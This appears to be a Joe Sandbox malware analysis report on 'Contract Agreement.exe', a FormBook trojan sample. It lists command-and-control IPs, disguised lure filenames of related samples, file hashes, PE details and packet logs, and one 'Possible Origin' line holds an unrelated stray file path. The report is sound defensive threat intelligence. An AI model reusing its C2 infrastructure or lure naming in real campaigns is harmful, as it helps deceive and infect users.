http://www.fonts.com	explorer.exe, 00000003.0000000 0.671346590.000000000B976000.0 0000002.00000001.sdmp	false		high
http://www.sandoll.co.kr	explorer.exe, 00000003.0000000 0.671346590.000000000B976000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.urwpp.deDPlease	explorer.exe, 00000003.0000000 0.671346590.000000000B976000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.zhongyicts.com.cn	explorer.exe, 00000003.0000000 0.671346590.000000000B976000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.sakkal.com	explorer.exe, 00000003.0000000 0.671346590.000000000B976000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Contacted IPs



Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
142.111.179.147	www.sapanyc.com	United States		18779	EGIHOSTINGUS	true
72.52.251.1	bizcert360.com	United States		32244	LIQUIDWEBUS	true

General Information

Joe Sandbox Version:	31.0.0 Emerald
Analysis ID:	385426
Start date:	12.04.2021
Start time:	13:50:14
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 8m 37s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	Contract Agreement.exe
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	20
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	1
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.evad.winEXE@7/3@4/2
EGA Information:	Failed
HDC Information:	• Successful, ratio: 23.3% (good quality ratio 21%) • Quality average: 73.1% • Quality standard deviation: 31.2%
HCA Information:	• Successful, ratio: 92% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .exe

Warnings:	Show All • Exclude process from analysis (whitelisted): BackgroundTransferHost.exe, backgroundTaskHost.exe, svchost.exe, wuapihost.exe • Excluded IPs from analysis (whitelisted): 13.107.3.254, 168.61.161.212, 13.107.246.254, 52.255.188.83, 40.88.32.150, 13.64.90.137, 13.88.21.125, 20.50.102.62, 92.122.213.247, 92.122.213.194, 52.155.217.156, 20.54.26.129, 2.20.142.209, 2.20.142.210 • Excluded domains from analysis (whitelisted): au.download.windowsupdate.com.edgesuite.net, arc.msn.com.nsatc.net, s-ring.msedge.net, a1449.dscg2.akamai.net, arc.msn.com, consumerrp-displaycatalog-aks2eap-europe.md.mp.microsoft.com.akadns.net, db5eap.displaycatalog.md.mp.microsoft.com.akadns.net, skypedataprdcoleus15.cloudapp.net, audownload.windowsupdate.nsatc.net, arc.trafficmanager.net, displaycatalog.mp.microsoft.com, watson.telemetry.microsoft.com, img-prod-cms-rt-microsoft-com.akamaized.net, consumerrp-displaycatalog-aks2eap.md.mp.microsoft.com.akadns.net, au-bg-shim.trafficmanager.net, displaycatalog-europeeap.md.mp.microsoft.com.akadns.net, skypedataprdcolwus17.cloudapp.net, displaycatalog-rp-europe.md.mp.microsoft.com.akadns.net, displaycatalog.md.mp.microsoft.com.akadns.net, ris-prod.trafficmanager.net, skypedataprdcolcus17.cloudapp.net, ctldl.windowsupdate.com, a767.dscg3.akamai.net, s-ring.s-9999.s-msedge.net, t-ring.msedge.net, ris.api.iris.microsoft.com, t-9999.t-msedge.net, skypedataprdcoleus17.cloudapp.net, s-9999.s-msedge.net, blobcollector.events.data.trafficmanager.net, t-ring.t-9999.t-msedge.net, skypedataprdcolwus15.cloudapp.net, displaycatalog-rp.md.mp.microsoft.com.akadns.net • VT rate limit hit for: /opt/package/joesandbox/database/analysis/385426/sample/Contract Agreement.exe

Simulations

Behavior and APIs

No simulations

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
142.111.179.147	Drawings2.exe	Get hash	malicious	Browse	
72.52.251.1	http://gama-grow.bid/Need-to-send-the-attachment/	Get hash	malicious	Browse	• raffiaempire.com/Vyqcaw/

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
www.sapanyc.com	Drawings2.exe	Get hash	malicious	Browse	• 142.111.179.147

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
LIQUIDWEBUS	vbc.exe	Get hash	malicious	Browse	• 67.225.129.56
	RFQ_AP65425652_032421 v#U00e1#U00ba#U00a5n #U00c4#U2018#U00e1#U00bb ,pdf.exe	Get hash	malicious	Browse	• 173.199.13 3.192
	Formbook.exe	Get hash	malicious	Browse	• 67.225.138.69
	3yhInKB1T7.exe	Get hash	malicious	Browse	• 72.52.178.23
	mjXMOZg9Hx.exe	Get hash	malicious	Browse	• 72.52.178.23
	Eyej9j4lMJ.exe	Get hash	malicious	Browse	• 72.52.178.23
	37Hn9kZ0tg.exe	Get hash	malicious	Browse	• 72.52.178.23
	RzHfC7fIWU.exe	Get hash	malicious	Browse	• 72.52.178.23
	SELyJGbTey.exe	Get hash	malicious	Browse	• 72.52.178.23
	oeve2OjHY2.exe	Get hash	malicious	Browse	• 72.52.178.23
	j1zGasR46N.exe	Get hash	malicious	Browse	• 72.52.178.23
	QHM2AdS9lk.exe	Get hash	malicious	Browse	• 72.52.178.23
	oSGsMCawfC.exe	Get hash	malicious	Browse	• 72.52.178.23
	fr3o86AGId.exe	Get hash	malicious	Browse	• 72.52.178.23
	zmIT0LdaEl.exe	Get hash	malicious	Browse	• 72.52.178.23
	KeP1U6sRJ0.exe	Get hash	malicious	Browse	• 72.52.178.23
	mRa0raLv0K.exe	Get hash	malicious	Browse	• 72.52.178.23
	sHiqqe9Szk.exe	Get hash	malicious	Browse	• 72.52.178.23
	Q6bIUSu1EB.exe	Get hash	malicious	Browse	• 72.52.178.23
	HfLT9YNvlQ.exe	Get hash	malicious	Browse	• 72.52.178.23
EGIHOSTINGUS	s6G3ZtvHZg.exe	Get hash	malicious	Browse	• 142.111.76.118
	g2qwgG2xbe.exe	Get hash	malicious	Browse	• 142.111.47.2
	winlog.exe	Get hash	malicious	Browse	• 104.252.75.179
	1ucvVfbHnD.exe	Get hash	malicious	Browse	• 142.111.47.2
	PO#560.zip.exe	Get hash	malicious	Browse	• 50.118.194.26
	PO4308.exe	Get hash	malicious	Browse	• 104.164.33.210
	PO7321.exe	Get hash	malicious	Browse	• 104.164.33.210
	SAKKAB QUOTATION_REQUEST.exe	Get hash	malicious	Browse	• 107.164.194.71
	RFQ-V-SAM-0321D056-DOC.exe	Get hash	malicious	Browse	• 104.252.75.179
	RFQ-415532-Refractory Materials for KNPC PROJECT_T ender in Kuwait...xlsx.exe	Get hash	malicious	Browse	• 107.165.116.66
	Request an Estimate_2021_04_01.exe	Get hash	malicious	Browse	• 107.186.22 3.220
	PO PL.exe	Get hash	malicious	Browse	• 107.186.125.46
	PO#7689.zip.exe	Get hash	malicious	Browse	• 50.118.194.26
	2021-04-01.exe	Get hash	malicious	Browse	• 107.186.80.12
	PI.exe	Get hash	malicious	Browse	• 104.252.75.130
	Inquiry.docx	Get hash	malicious	Browse	• 50.118.194.27
	BL Draft copy.exe	Get hash	malicious	Browse	• 107.186.80.9
	g0g865fQ2S.exe	Get hash	malicious	Browse	• 142.111.47.2
	FTT103634332.exe	Get hash	malicious	Browse	• 50.117.53.247
	PaymentInvoice.exe	Get hash	malicious	Browse	• 107.186.80.174

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Temp\nsg2E21.tmp\1hqxmv.dll

Process:	C:\Users\user\Desktop\Contract Agreement.exe
File Type:	PE32 executable (DLL) (console) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	5632
Entropy (8bit):	4.077319736133544
Encrypted:	false
SSDEEP:	48:a97yzI322w3MWZhfChEsHIGmEsH/Gt4BKiZ/seNkTHfav6yYZmEeSRuqS+:1zIHw3T4IGN4/GCBKxfQKuix7

C:\Users\user\AppData\Local\Temp\nsg2E21.tmp\1hqxmv.dll	
MD5:	7136D4F48A008EC08F3DE8BB41065DF0
SHA1:	0BF2944FB2CEA04138870901113FB6179B66D958
SHA-256:	24321D89754E1178D429E12E2D36AE449B029DF0AE4926D08F6119371CBB0B31
SHA-512:	11E770FA3690E37780B7C1BAFCFE57181B9F115F42616CC841C9FD2117294DAE6B9E8E916110DB6E19A613FA4DC10372B7E5AFCE8C967B1912DE6048D434803
Malicious:	false
Antivirus:	• Antivirus: ReversingLabs, Detection: 4%
Reputation:	low
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....5K..fK..fK..f_..gZ..fK..fw..f...gJ..f...gJ..f..{fJ..f...gJ..fRichK..f..... .....PE..L....ys`.....!..... ..... .....`.....@.....P ..P....1.....@.....P.....0 .....0..... .....code..... ....data...|.... .....@....idata.....0.....@..@.rsrc.....@.....@..@.reloc.....P.....@..B..... ....

C:\Users\user\AppData\Local\Temp\shkkjqaazzgu5ta0vz0z	
Process:	C:\Users\user\Desktop\Contract Agreement.exe
File Type:	data
Category:	dropped
Size (bytes):	185856
Entropy (8bit):	**7.998906533936236**
Encrypted:	**true**
SSDEEP:	3072:QbcqOmirtMUEOdvFo1FUhU94i19VXuFAzpd067/AtG0s5fPkmATTvfrn/ynWlpWi:QbcqOmuNjVODr4i19VXuO06LAtSXpIT9
MD5:	17216972B337142D42789E2AB0FAC4A1
SHA1:	AFD4498616554CEFE685F8540F6F673E28C44899
SHA-256:	986A68A9C59786112F323E8ED96386EEA52B40570EAF9DC0CEB92FBAD39059D3
SHA-512:	136D71730084075360298F20B3263E753743C8759DB197AB7F0D9DB570AF2DF9126198CF8D461AB4DA20415F3C1FA5D5603C8D4901468794AA9910D1E725A583
Malicious:	false
Reputation:	low
Preview:	...'~...>...2.....j.=.sT.,..R...R.T...,.l..n ...x.)..T.X.....?.<CKz#..,...V..G.....]..u.'....V..#...JO>-.....(:.z.....c.,..o....._...f.....vVQ.S.....-...!.....$...[....B.-...O.....:...7.e7.[.).%.Q2...dl ..u...>.5#...I.....O.....pq.....I..7,\<M.B|...u'2....R>."...mX.....`...R.....[..q.R...7.{F..^..`9.F{|z.?.6...$.....:.....,_....}9.....=>/.o.....(...4.,'}..w..o...%.F...$.Fn^z..t...cp...pVY ..7#V....a...z+..~.!.nY.^....u..k..8&...U.....$.".qq.....w..\V....nJ...e.....mmo2w..j...o.U$.....&%....&I.....e..V.,)N.v..3D..q0.5.....W.<...J.06.z6.."..c....*c..7..H.....h.;.[.).r.+"....:s. Ur3...R.....L.A~..".p..A...M.0;...s.o..O..H4r..(.....*U.....u...`e.D..8....4w3....n.y.V.....Q;l].z.V.,...-.0.....wl.-S-z.yH..k..Gf.76.iA$.....BNs6..X ..L..WYs.Y.$@.$..\A..@.Y...z..h. .7...I._".1..:._I%..7.W.....Y.,.Zi'!.m... GlA.$.....CqO.I...>..C@..C.....?.Q....2N...hi.xh.,-.B4.sC.MW`..7.:.....d.q.6Z...U....s._...+Z.....l.@#..T...I...

C:\Users\user\AppData\Local\Temp\t86ufazvin9p7ygm	
Process:	C:\Users\user\Desktop\Contract Agreement.exe
File Type:	data
Category:	dropped
Size (bytes):	6661
Entropy (8bit):	7.961735036957541
Encrypted:	false
SSDEEP:	192:rC4kxgfjm6H8jw4L79RFiLowKKdk1tHQOnvl3g:reSH8jn7FiLorek1BRIQ
MD5:	CA7A2887FB88245E29FB37E1498D2B58
SHA1:	6D5E7B19A938CF0B59EECEFA0F0C844407C3330F
SHA-256:	808BA0EF85D8C8960D2F9071E5B61B514A5F3420CE51C9C294BE59A51F9268F1
SHA-512:	A0286AF925877CA1D77481C6DAEA1098E18F1187E60A83DDB0A83EFC5A235527EBD9C09653A665D76C6564C028B64C3A4C15F6F9F23C2C9560C0A9BCDB858B F
Malicious:	false
Reputation:	low
Preview:	..5Z.w.v.~.e.d....s...../.....0..4K!..z.d.TIm.b.}T]....YFCfO.-..e+]0.....%R?r.|.y6.....F..@.....X.E.....jF..d....+.R.^..lK.....tqN.....kZVCH"...LP]ZqZ.X..."?.3'.z..8.....N.w,#. ...h..~.....Z.Ch....zw.1.k`}.]6s?..Er.[~h.9?ZGL....{I....T...Y....y6d..#.).....7|R.H..J.M.K..... ..0.;.!..+...s8....b8.....s....63Vo...*t.....t...".,.)f.....N;k.....f.D6.....@)..=....y..../.jg\;. ..y.$!>E.....$.38...~.....!.B.K.v.....h%{...e`rM.....-(o`}....sHE...u~[...s@.<..@... .V..."7.o...-.V...[q.....k."6....E...Cg.....5^...-.wt.]lYF9..2.t;"G{.^C...iz..$...xd.3.r.....S..t.. ..I...IE...%.....dG* .Hs...Ol.P.....x.f!...1,...m.i%"?va.....=.sw)..Q..fC"...|...H...d.hCh.....$.....5.j<.q.X....D.<...<-nN%}(n.a...6r.....H./.7V.....'.P..<.....$2T..$K.|....yx..T.#.[.gl'.\ q.....+.#^W....r.]$+..&..Z9.<...>DKZ.....|...i....6w.K.>Bfk]`BGHugsq%..\!ZW....8l.?.....R.2.....'!..;8....y.E..r.Y.....y.}...

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386, for MS Windows, Nullsoft Installer self-extracting archive
Entropy (8bit):	7.918030370335679

General

TrID:	• Win32 Executable (generic) a (10002005/4) 92.16% • NSIS - Nullsoft Scriptable Install System (846627/2) 7.80% • Generic Win/DOS Executable (2004/3) 0.02% • DOS Executable Generic (2002/1) 0.02% • Autodesk FLIC Image File (extensions: flc, fli, cel) (7/3) 0.00%
File name:	Contract Agreement.exe
File size:	228086
MD5:	75612f2e3922d80afe14068c3a510c99
SHA1:	ade818e1272e6131c504273ca678ff805d01d41d
SHA256:	913b12686b62bfbaa6cd0169c2b37bb2d06d095335f3ac14047ec49d3a755b2d
SHA512:	a755c8215b1ff95ab9476585b74b0fee751174e4eb2152a188683a40fda48a336ec777f28b8ecc52670202e1a88aca098c680cc53019acb4824d618c4bbb39c6
SSDEEP:	6144:HdP4bcqOmuNjVODr4i19VXuO06LAtSXplTmneW9wR:dyKNjUVXuO06cbTmneW98
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....d.H.....,.....:...!.....&.....e.....Rich.....PE..L.....8E.....Z....9.....J1.....

File Icon

Icon Hash:	b2a88c96b2ca6a72

Static PE Info

General

Entrypoint:	0x40314a
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	LOCAL_SYMS_STRIPPED, 32BIT_MACHINE, EXECUTABLE_IMAGE, LINE_NUMS_STRIPPED, RELOCS_STRIPPED
DLL Characteristics:	
Time Stamp:	0x4538CD0B [Fri Oct 20 13:20:11 2006 UTC]
TLS Callbacks:	
CLR (.Net) Version:	
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	18bc6fa81e19f21156316b1ae696ed6b

Entrypoint Preview

Instruction
sub esp, 0000017Ch
push ebx
push ebp
push esi
xor esi, esi
push edi
mov dword ptr [esp+18h], esi
mov ebp, 00409240h
mov byte ptr [esp+10h], 00000020h
call dword ptr [00407030h]
push esi
call dword ptr [00407270h]
mov dword ptr [007A3030h], eax

Instruction
push esi
lea eax, dword ptr [esp+30h]
push 00000160h
push eax
push esi
push 0079E540h
call dword ptr [00407158h]
push 00409230h
push 007A2780h
call 00007F087CB76218h
mov ebx, 007AA400h
push ebx
push 00000400h
call dword ptr [004070B4h]
call 00007F087CB73959h
test eax, eax
jne 00007F087CB73A16h
push 000003FBh
push ebx
call dword ptr [004070B0h]
push 00409228h
push ebx
call 00007F087CB76203h
call 00007F087CB73939h
test eax, eax
je 00007F087CB73B32h
mov edi, 007A9000h
push edi
call dword ptr [00407140h]
call dword ptr [004070ACh]
push eax
push edi
call 00007F087CB761C1h
push 00000000h
call dword ptr [00407108h]
cmp byte ptr [007A9000h], 00000022h
mov dword ptr [007A2F80h], eax
mov eax, edi
jne 00007F087CB739FCh
mov byte ptr [esp+10h], 00000022h
mov eax, 00000001h

Rich Headers

Programming Language:	• [EXP] VC++ 6.0 SP5 build 8804

Data Directories

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_EXPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IMPORT	0x7344	0xb4	.rdata
IMAGE_DIRECTORY_ENTRY_RESOURCE	0x3ac000	0x900	.rsrc
IMAGE_DIRECTORY_ENTRY_EXCEPTION	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_SECURITY	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BASERELOC	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_DEBUG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COPYRIGHT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_GLOBALPTR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_TLS	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_LOAD_CONFIG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IAT	0x7000	0x280	.rdata
IMAGE_DIRECTORY_ENTRY_DELAY_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COM_DESCRIPTOR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_RESERVED	0x0	0x0	

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x1000	0x59de	0x5a00	False	0.681293402778	data	6.5143386598	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.rdata	0x7000	0x10f2	0x1200	False	0.430338541667	data	5.0554281206	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.data	0x9000	0x39a034	0x400	unknown	unknown	unknown	unknown	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
.ndata	0x3a4000	0x8000	0x0	False	0	empty	0.0	IMAGE_SCN_MEM_WRITE, IMAGE_SCN_CNT_UNINITIALIZED_DATA, IMAGE_SCN_MEM_READ
.rsrc	0x3ac000	0x900	0xa00	False	0.409375	data	3.94574916515	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ

Resources

Name	RVA	Size	Type	Language	Country
RT_ICON	0x3ac190	0x2e8	data	English	United States
RT_DIALOG	0x3ac478	0x100	data	English	United States
RT_DIALOG	0x3ac578	0x11c	data	English	United States
RT_DIALOG	0x3ac698	0x60	data	English	United States
RT_GROUP_ICON	0x3ac6f8	0x14	data	English	United States
RT_MANIFEST	0x3ac710	0x1eb	XML 1.0 document, ASCII text, with very long lines, with no line terminators	English	United States

Imports

DLL	Import
KERNEL32.dll	CloseHandle, SetFileTime, CompareFileTime, SearchPathA, GetShortPathNameA, GetFullPathNameA, MoveFileA, SetCurrentDirectoryA, GetFileAttributesA, GetLastError, CreateDirectoryA, SetFileAttributesA, Sleep, GetFileSize, GetModuleFileNameA, GetTickCount, GetCurrentProcess, lstrcmpiA, ExitProcess, GetCommandLineA, GetWindowsDirectoryA, GetTempPathA, lstrcpynA, GetDiskFreeSpaceA, GlobalUnlock, GlobalLock, CreateThread, CreateProcessA, RemoveDirectoryA, CreateFileA, GetTempFileNameA, lstrlenA, lstrcatA, GetSystemDirectoryA, lstrcmpA, GetEnvironmentVariableA, ExpandEnvironmentStringsA, GlobalFree, GlobalAlloc, WaitForSingleObject, GetExitCodeProcess, SetErrorMode, GetModuleHandleA, LoadLibraryA, GetProcAddress, FreeLibrary, MultiByteToWideChar, WritePrivateProfileStringA, GetPrivateProfileStringA, WriteFile, ReadFile, MulDiv, SetFilePointer, FindClose, FindNextFileA, FindFirstFileA, DeleteFileA, CopyFileA
USER32.dll	ScreenToClient, GetWindowRect, SetClassLongA, IsWindowEnabled, SetWindowPos, GetSysColor, GetWindowLongA, SetCursor, LoadCursorA, CheckDlgButton, GetMessagePos, LoadBitmapA, CallWindowProcA, IsWindowVisible, CloseClipboard, SetClipboardData, EmptyClipboard, OpenClipboard, EndDialog, AppendMenuA, CreatePopupMenu, GetSystemMetrics, SetDlgItemTextA, GetDlgItemTextA, MessageBoxA, CharPrevA, DispatchMessageA, PeekMessageA, CreateDialogParamA, DestroyWindow, SetTimer, SetWindowTextA, PostQuitMessage, SetForegroundWindow, wsprintfA, SendMessageTimeoutA, FindWindowExA, RegisterClassA, SystemParametersInfoA, CreateWindowExA, GetClassInfoA, DialogBoxParamA, CharNextA, TrackPopupMenu, ExitWindowsEx, IsWindow, GetDlgItem, SetWindowLongA, LoadImageA, GetDC, EnableWindow, InvalidateRect, SendMessageA, DefWindowProcA, BeginPaint, GetClientRect, FillRect, DrawTextA, EndPaint, ShowWindow
GDI32.dll	SetBkColor, GetDeviceCaps, DeleteObject, CreateBrushIndirect, CreateFontIndirectA, SetBkMode, SetTextColor, SelectObject
SHELL32.dll	SHGetMalloc, SHGetPathFromIDListA, SHBrowseForFolderA, SHGetFileInfoA, ShellExecuteA, SHFileOperationA, SHGetSpecialFolderLocation
ADVAPI32.dll	RegQueryValueExA, RegSetValueExA, RegEnumKeyA, RegEnumValueA, RegOpenKeyExA, RegDeleteKeyA, RegDeleteValueA, RegCloseKey, RegCreateKeyExA
COMCTL32.dll	ImageList_AddMasked, ImageList_Destroy, ImageList_Create
ole32.dll	OleInitialize, OleUninitialize, CoCreateInstance
VERSION.dll	GetFileVersionInfoSizeA, GetFileVersionInfoA, VerQueryValueA

Possible Origin


Language of compilation system	Country where language is spoken	Map
English	United States	

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
04/12/21-13:51:58.358809	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49750	80	192.168.2.4	142.111.179.147
04/12/21-13:51:58.358809	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49750	80	192.168.2.4	142.111.179.147
04/12/21-13:51:58.358809	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49750	80	192.168.2.4	142.111.179.147
04/12/21-13:52:19.304376	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49756	80	192.168.2.4	72.52.251.1
04/12/21-13:52:19.304376	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49756	80	192.168.2.4	72.52.251.1
04/12/21-13:52:19.304376	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49756	80	192.168.2.4	72.52.251.1

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Apr 12, 2021 13:51:58.159307957 CEST	49750	80	192.168.2.4	142.111.179.147
Apr 12, 2021 13:51:58.358573914 CEST	80	49750	142.111.179.147	192.168.2.4
Apr 12, 2021 13:51:58.358721018 CEST	49750	80	192.168.2.4	142.111.179.147
Apr 12, 2021 13:51:58.358808994 CEST	49750	80	192.168.2.4	142.111.179.147
Apr 12, 2021 13:51:58.558334112 CEST	80	49750	142.111.179.147	192.168.2.4
Apr 12, 2021 13:51:58.561944008 CEST	80	49750	142.111.179.147	192.168.2.4
Apr 12, 2021 13:51:58.561978102 CEST	80	49750	142.111.179.147	192.168.2.4
Apr 12, 2021 13:51:58.566862106 CEST	49750	80	192.168.2.4	142.111.179.147
Apr 12, 2021 13:51:58.566922903 CEST	49750	80	192.168.2.4	142.111.179.147
Apr 12, 2021 13:51:58.766283989 CEST	80	49750	142.111.179.147	192.168.2.4
Apr 12, 2021 13:52:19.142992973 CEST	49756	80	192.168.2.4	72.52.251.1
Apr 12, 2021 13:52:19.303884983 CEST	80	49756	72.52.251.1	192.168.2.4
Apr 12, 2021 13:52:19.304124117 CEST	49756	80	192.168.2.4	72.52.251.1
Apr 12, 2021 13:52:19.304375887 CEST	49756	80	192.168.2.4	72.52.251.1
Apr 12, 2021 13:52:19.463366985 CEST	80	49756	72.52.251.1	192.168.2.4
Apr 12, 2021 13:52:19.812648058 CEST	49756	80	192.168.2.4	72.52.251.1
Apr 12, 2021 13:52:19.876868010 CEST	80	49756	72.52.251.1	192.168.2.4
Apr 12, 2021 13:52:19.876897097 CEST	80	49756	72.52.251.1	192.168.2.4
Apr 12, 2021 13:52:19.876910925 CEST	80	49756	72.52.251.1	192.168.2.4
Apr 12, 2021 13:52:19.876959085 CEST	49756	80	192.168.2.4	72.52.251.1
Apr 12, 2021 13:52:19.876988888 CEST	49756	80	192.168.2.4	72.52.251.1
Apr 12, 2021 13:52:19.877928019 CEST	49756	80	192.168.2.4	72.52.251.1
Apr 12, 2021 13:52:19.888386011 CEST	80	49756	72.52.251.1	192.168.2.4
Apr 12, 2021 13:52:19.888438940 CEST	80	49756	72.52.251.1	192.168.2.4
Apr 12, 2021 13:52:19.888464928 CEST	49756	80	192.168.2.4	72.52.251.1
Apr 12, 2021 13:52:19.888492107 CEST	49756	80	192.168.2.4	72.52.251.1
Apr 12, 2021 13:52:19.973510981 CEST	80	49756	72.52.251.1	192.168.2.4
Apr 12, 2021 13:52:19.973680019 CEST	49756	80	192.168.2.4	72.52.251.1

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Apr 12, 2021 13:50:53.274857998 CEST	59123	53	192.168.2.4	8.8.8.8
Apr 12, 2021 13:50:53.326195002 CEST	53	59123	8.8.8.8	192.168.2.4
Apr 12, 2021 13:50:53.356559992 CEST	54531	53	192.168.2.4	8.8.8.8
Apr 12, 2021 13:50:53.405458927 CEST	53	54531	8.8.8.8	192.168.2.4
Apr 12, 2021 13:50:53.504723072 CEST	49714	53	192.168.2.4	8.8.8.8
Apr 12, 2021 13:50:53.553297043 CEST	53	49714	8.8.8.8	192.168.2.4
Apr 12, 2021 13:50:55.215186119 CEST	58028	53	192.168.2.4	8.8.8.8
Apr 12, 2021 13:50:55.264091969 CEST	53	58028	8.8.8.8	192.168.2.4
Apr 12, 2021 13:50:56.115535021 CEST	53097	53	192.168.2.4	8.8.8.8
Apr 12, 2021 13:50:56.166321993 CEST	53	53097	8.8.8.8	192.168.2.4
Apr 12, 2021 13:50:56.967892885 CEST	49257	53	192.168.2.4	8.8.8.8
Apr 12, 2021 13:50:57.017299891 CEST	53	49257	8.8.8.8	192.168.2.4
Apr 12, 2021 13:50:57.976267099 CEST	62389	53	192.168.2.4	8.8.8.8
Apr 12, 2021 13:50:58.025047064 CEST	53	62389	8.8.8.8	192.168.2.4
Apr 12, 2021 13:50:58.923787117 CEST	49910	53	192.168.2.4	8.8.8.8
Apr 12, 2021 13:50:58.977454901 CEST	53	49910	8.8.8.8	192.168.2.4
Apr 12, 2021 13:50:59.742469072 CEST	55854	53	192.168.2.4	8.8.8.8
Apr 12, 2021 13:50:59.794214964 CEST	53	55854	8.8.8.8	192.168.2.4
Apr 12, 2021 13:51:14.706685066 CEST	64549	53	192.168.2.4	8.8.8.8
Apr 12, 2021 13:51:14.755321980 CEST	53	64549	8.8.8.8	192.168.2.4
Apr 12, 2021 13:51:22.559405088 CEST	63153	53	192.168.2.4	8.8.8.8
Apr 12, 2021 13:51:22.618643999 CEST	53	63153	8.8.8.8	192.168.2.4
Apr 12, 2021 13:51:24.463193893 CEST	52991	53	192.168.2.4	8.8.8.8
Apr 12, 2021 13:51:24.516391993 CEST	53	52991	8.8.8.8	192.168.2.4
Apr 12, 2021 13:51:29.051762104 CEST	53700	53	192.168.2.4	8.8.8.8
Apr 12, 2021 13:51:29.110260963 CEST	53	53700	8.8.8.8	192.168.2.4
Apr 12, 2021 13:51:44.948786974 CEST	51726	53	192.168.2.4	8.8.8.8
Apr 12, 2021 13:51:45.094180107 CEST	53	51726	8.8.8.8	192.168.2.4
Apr 12, 2021 13:51:45.661676884 CEST	56794	53	192.168.2.4	8.8.8.8
Apr 12, 2021 13:51:45.784434080 CEST	53	56794	8.8.8.8	192.168.2.4
Apr 12, 2021 13:51:46.331386089 CEST	56534	53	192.168.2.4	8.8.8.8
Apr 12, 2021 13:51:46.382626057 CEST	56627	53	192.168.2.4	8.8.8.8
Apr 12, 2021 13:51:46.391937017 CEST	53	56534	8.8.8.8	192.168.2.4
Apr 12, 2021 13:51:46.450411081 CEST	53	56627	8.8.8.8	192.168.2.4
Apr 12, 2021 13:51:46.795838118 CEST	56621	53	192.168.2.4	8.8.8.8
Apr 12, 2021 13:51:46.854296923 CEST	53	56621	8.8.8.8	192.168.2.4
Apr 12, 2021 13:51:47.407198906 CEST	63116	53	192.168.2.4	8.8.8.8
Apr 12, 2021 13:51:47.468872070 CEST	53	63116	8.8.8.8	192.168.2.4
Apr 12, 2021 13:51:48.079483032 CEST	64078	53	192.168.2.4	8.8.8.8
